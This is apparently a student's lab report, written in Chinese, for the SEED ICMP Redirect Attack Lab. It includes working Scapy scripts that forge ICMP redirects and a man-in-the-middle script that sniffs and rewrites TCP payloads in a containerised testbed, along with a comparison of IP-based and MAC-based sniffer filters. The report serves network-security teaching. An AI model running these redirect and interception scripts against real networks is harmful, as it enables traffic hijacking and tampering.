

# Lab3-report


57118239 张鹏

## Task1:

在 victim 中查看 ip route 发现去 192.168.60.0/24 网段的报文需要经过 10.9.0.11。

```
[07/12/21]seed@VM:~/Desktop$ docksh 14
root@14c94859d428:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@14c94859d428:/#
```

伪造网关 10.9.0.11 发送给 victim 10.9.0.5 的 ICMP 重定向的报文，令发往 192.168.60.5 的报文的网关设置为 10.9.0.111。



```
Open  ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes  Save
1#!/usr/bin/python3
2from scapy.all import *
3ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4icmp = ICMP(type=5, code=1)
5icmp.gw = "10.9.0.111"
6# The enclosed IP packet should be the one that
7# triggers the redirect message.
8ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9send(ip/icmp/ip2/ICMP());
```

在 victim ping 192.168.60.5 的时候，attacker 发送伪造的报文。

```
root@3aa9ef8ad1da:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.147 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.151 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.203 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.145 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.136 ms
```

```
[07/12/21]seed@VM:~/Desktop$ docksh 10
root@107628307aba:/# cd volumes
root@107628307aba:/volumes# python3 ICMPRedirect.py


sent 1 packets.
root@107628307aba:/volumes#
```

由于重定向不会改变 ip route，而是改变 cache，通过 ip route show cache 查看。

```
root@3aa9ef8ad1da:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 296sec
root@3aa9ef8ad1da:/#
```

可以发现重定向成功，victim 发送 192.168.60.5 的下一跳地址是 10.9.0.111。

通过 mtr -n 192.168.60.5 查看 traceroute。




```
seed@VM: ~/Desktop
My traceroute [v0.93]
3aa9ef8ad1da (10.9.0.5) 2021-07-12T10:22:06+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.111 0.0% 4 0.2 0.2 0.1 0.3 0.1
2. 10.9.0.11 0.0% 3 0.2 0.2 0.2 0.2 0.0
3. 192.168.60.5 0.0% 3 0.2 0.3 0.2 0.4 0.1
```

可以发现 10.9.0.5 到 192.168.60.5 的路径无误。

在进行后续的问题中，先通过 ip route flush cache 命令清除 cache 的内容。

### Question1:

将 10.9.0.5 发往 192.168.60.5 的报文重定向到外部地址 1.1.1.1，代码如下：



```
Open [v] [f] ICMPRedirect.py ~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes Save [m] [x]
1#!/usr/bin/python3
2from scapy.all import *
3ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4icmp = ICMP(type=5, code=1)
5icmp.gw = "1.1.1.1"
6# The enclosed IP packet should be the one that
7# triggers the redirect message.
8ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9send(ip/icmp/ip2/ICMP());
```

重复上述操作，查看 cache 中是否存在相应记录。

```
rtt min/avg/max/mdev = 0.055/0.133/0.277/0.057 ms
root@c509372d11c7:/# ip route show cache
root@c509372d11c7:/#
```

可以发现实验的结果是 cache 中并不存在重定向到外部地址的记录。

对于这个现象的解释：在 wireshark 中可以观察到，要重定向到该地址，会发送 arp 报文请求该地址的 mac 地址，但由于该地址在外部，没有得到回应，所以没有结果。

### Question2:

将 10.9.0.5 发往 192.168.60.5 的报文重定向到局域网内不存在的地址 10.9.0.112，代码如下：

```
ICMPRedirect.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
Save

1#!/usr/bin/python3
2from scapy.all import *
3ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
4icmp = ICMP(type=5, code=1)
5icmp.gw = "10.9.0.112"
6# The enclosed IP packet should be the one that
7# triggers the redirect message.
8ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9send(ip/icmp/ip2/ICMP());
```

重复上述实验的操作，查看 cache 中是否有相应的记录。

```
rtt min/avg/max/mdev = 0.0/9/0.111/0.144/0.024 ms
root@c509372d11c7:/# ip route show cache
root@c509372d11c7:/#
```

可以发现实验的结果是 cache 中并不存在重定向到该不存在的地址的记录。

对于这个现象的解释：在 wireshark 中可以观察到，要重定向到该地址，会发送 arp 报文请求该地址的 mac 地址，但由于该地址不存在，没有得到回应，所以没有结果。

### Question3:

在 docker-compose.yml 文件中找到这三个属性，将其更改为 1

```
sysctls:
  - net.ipv4.ip_forward=1
  - net.ipv4.conf.all.send_redirects=1
  - net.ipv4.conf.default.send_redirects=1
  - net.ipv4.conf.eth0.send_redirects=1
```

重复上述实验的操作，查看 cache 中是否有相应的记录

```
rtt min/avg/max/mdev = 0.059/0.105/0.147/0.028 ms
root@e2977bc6e2c6:/# ip route show cache
root@e2977bc6e2c6:/#
```

可以发现实验的结果是 cache 中并不存在重定向到目标地址 10.9.0.111 的记录。

上述几项表示是否转发重定向 ipv4 包，即是否会随便改变路由，设置成 1 后则重定向会失败。

## Task2:


首先将恶意路由的 IP 转发功能关闭。

```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=0
    - net.ipv4.conf.all.send_redirects=0
    - net.ipv4.conf.default.send_redirects=0
    - net.ipv4.conf.eth0.send_redirects=0
  privileged: true
  volumes:
```

重做实验一，使 ip route cache 中有重定向的记录。

```
root@6d3fab133bad:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 291sec
root@6d3fab133bad:/#
```

编写代码用以嗅探报文且伪造报文，代码的功能是将内容中的 ZhangPeng 替换为 AAAAAAAAAA 序列。代码如下：




```
Open  [icon] mitm_sample.py  Save  [icon]
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
1#!/usr/bin/env python3
2from scapy.all import *
3
4print("LAUNCHING MITM ATTACK.....")
5
6def spoof_pkt(pkt):
7    newpkt = IP(bytes(pkt[IP]))
8    del(newpkt.chksum)
9    del(newpkt[TCP].payload)
10   del(newpkt[TCP].chksum)
11
12   if pkt[TCP].payload:
13       data = pkt[TCP].payload.load
14       print("*** %s, length: %d" % (data, len(data)))
15
16       # Replace a pattern
17       newdata = data.replace(b'ZhangPeng', b'AAAAAAAAAA')
18
19       send(newpkt/newdata)
20   else:
21       send(newpkt)
22
23f = 'tcp' and ether src 02:42:0a:09:00:05'
24pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
25
```


在恶意路由上运行该代码。

```
root@34ac7f35bb52:/# cd volumes
root@34ac7f35bb52:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.....
```

在 victim 和 192.168.60.5 间建立 tcp 连接。



在 victim 那端输入 ZhangPeng, 可以发现 192.168.60.5 上显示了 AAAAAAAAAA。



可以观察到执行程序的恶意路由上不仅有想要捕获的报文，还嗅探到了其他 tcp 报文以及自己发送的报文。

```
seed@VM: ~/Desktop
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 10
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 10
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAAAA\n', length: 10
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Question4:

事实上，我们需要在 victim 输入，在 192.168.60.5 上看到消息，我们只需要捕获 victim 发往 192.168.60.5 的消息，对其进行伪造后再次发送给 192.168.60.5 即可。

在 sniffer 的规则中增加 src host 是 10.9.0.5 和 dst host 是 192.168.60.5。代码如下：

```
mitm_sample.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
Save

1#!/usr/bin/env python3
2from scapy.all import *
3
4print("LAUNCHING MITM ATTACK.....")
5
6def spoof_pkt(pkt):
7    newpkt = IP(bytes(pkt[IP]))
8    del(newpkt.chksum)
9    del(newpkt[TCP].payload)
10   del(newpkt[TCP].chksum)
11
12   if pkt[TCP].payload:
13       data = pkt[TCP].payload.load
14       print("*** %s, length: %d" % (data, len(data)))
15
16       # Replace a pattern
17       newdata = data.replace(b'ZhangPeng', b'AAAAAAAA')
18
19       send(newpkt/newdata)
20   else:
21       send(newpkt)
22
23f = 'tcp and src host 10.9.0.5 and dst host 192.168.60.5'#and ether src
24   02:42:0a:09:00:05'
25pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

在恶意路由上执行代码，然后 victim 和 192.168.60.5 创建 tcp 连接，并且 victim 键入 ZhangPeng，可以观察到 192.168.60.5 端显示出了 AAAAAAAAAA，且我们可以从恶意路由执行程序的终端上发现其捕获到了很多 tcp 报文，包括自己发送的。

```
seed@VM: ~/Desktop
Sent 1 packets.
*** b'AAAAAAAAAA\n', length: 10
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
*** b'AAAAAAAAAA\n', length: 10
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
*** b'AAAAAAAAAA\n', length: 10
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.

root@6d3fab133bad:/# nc 192.168.60.5 9090
ZhangPeng

seed@VM: ~/Desktop
root@ba121f3401fe:/# nc -lp 9090
AAAAAAAAAA
```

## Question5:

在这个问题中，我们要探究的问题是 sniffer 规则中，采用 IP 地址和采用 MAC 地址哪个更好，且不好的一方会有什么问题。

上文采用的方法皆是采用 IP 地址的，其也能够顺利完成该实验，但是我们不难发现，采用 IP 地址的嗅探到了很多报文，其中包含其他 tcp 报文。最关键的问题是，当程序伪造



了消息序列 A 的报文发送出去之后，由于伪造的报文 IP 地址和原来的报文相同，其也被嗅探到，然后检查到没有需要更改的序列时，其继续被发送，然后发送到的报文又被嗅探到，无限的发送负载内容 A 序列的报文，这也是我们在执行代码的恶意路由的终端上所观察到的现象。

下面是采用 MAC 地址的方法，将 sniffer 规则改成 tcp 以及源的 MAC 地址。因为在该报文的传输中，其是由 10.9.0.5 发送到 192.168.60.5 的报文，其源宿地址在整个报文的传输中都不会改变。而其 MAC 地址的源宿一开始是 10.9.0.5 和 10.9.0.111 对应的 MAC 地址，当恶意路由 10.9.0.111 接收并伪造了报文后将其发出，则 MAC 的源宿已经变成了 10.9.0.111 和下一跳的 MAC 地址，可以避免嗅探到一部分无关的 tcp 报文，以及最重要的是，可以避免无限循环发送自己伪造的消息报文。代码如下：

```
mitm_sample.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes

1#!/usr/bin/env python3
2from scapy.all import *
3
4print("LAUNCHING MITM ATTACK.....")
5
6def spoof_pkt(pkt):
7    newpkt = IP(bytes(pkt[IP]))
8    del(newpkt.chksum)
9    del(newpkt[TCP].payload)
10   del(newpkt[TCP].chksum)
11
12   if pkt[TCP].payload:
13       data = pkt[TCP].payload.load
14       print("*** %s, length: %d" % (data, len(data)))
15
16       # Replace a pattern
17       newdata = data.replace(b'ZhangPeng', b'AAAAAAAAA')
18
19       send(newpkt/newdata)
20   else:
21       send(newpkt)
22
23f = 'tcp and ether src 02:42:0a:09:00:05'
24pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
25
```

在恶意路由上运行该段代码，在 10.9.0.5 和 192.168.60.5 间建立 tcp 连接，并且发送消息 ZhangPeng，可以观察到 192.168.60.5 上显示了 AAAAAAAAAA，且恶意路由执行代码的终端上可以观察到嗅探的报文只有我们需要的那个，不再重复的发送已经被伪造的报文了。

```
seed@VM: ~/Desktop
root@34ac7f35bb52:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.....
.
Sent 1 packets.
.
Sent 1 packets.
*** b'ZhangPeng\n', length: 10
.
Sent 1 packets.
]

root@6d3fab133bad:/# nc 192.168.60.5 9090
ZhangPeng
]

seed@VM: ~/Desktop
root@ba121f3401fe:/# nc -lp 9090
AAAAAAAAA
]
```

所以在这个实验中，采用 MAC 地址应该是更为合理且正确的方式。

## 总结：

在这个实验中，我们学习了有关于利用 ICMP 报文实现路由的重定向，并且可以根据这个重定向进行报文的嗅探、伪造，以达到某些目的。在这次实验中也遇到了挺多问题，像实验二必须在实验一的基础上运行，但是 cache 里重定向的内容可能会超时，需要注意这个问题，在恶意路由嗅探报文的时候发现嗅探没有任何结果，然后发现配置更改错误会导致这个问题，以及最后在问题五的时候尝试了将 dst IP 的 MAC 地址写进规则发现有问題，理了一下思路想起来网络中报文的传输的源宿 IP 地址才是不变的，MAC 地址在转发过程中是会发生改变的，转发的时候源宿的 MAC 地址就是发送的和下一跳的。总而言之，这次实验非常有趣，且让我在其中体会到了 ICMP 重定向和其攻击的具体流程，对该项攻击的认知有了更深刻的认识。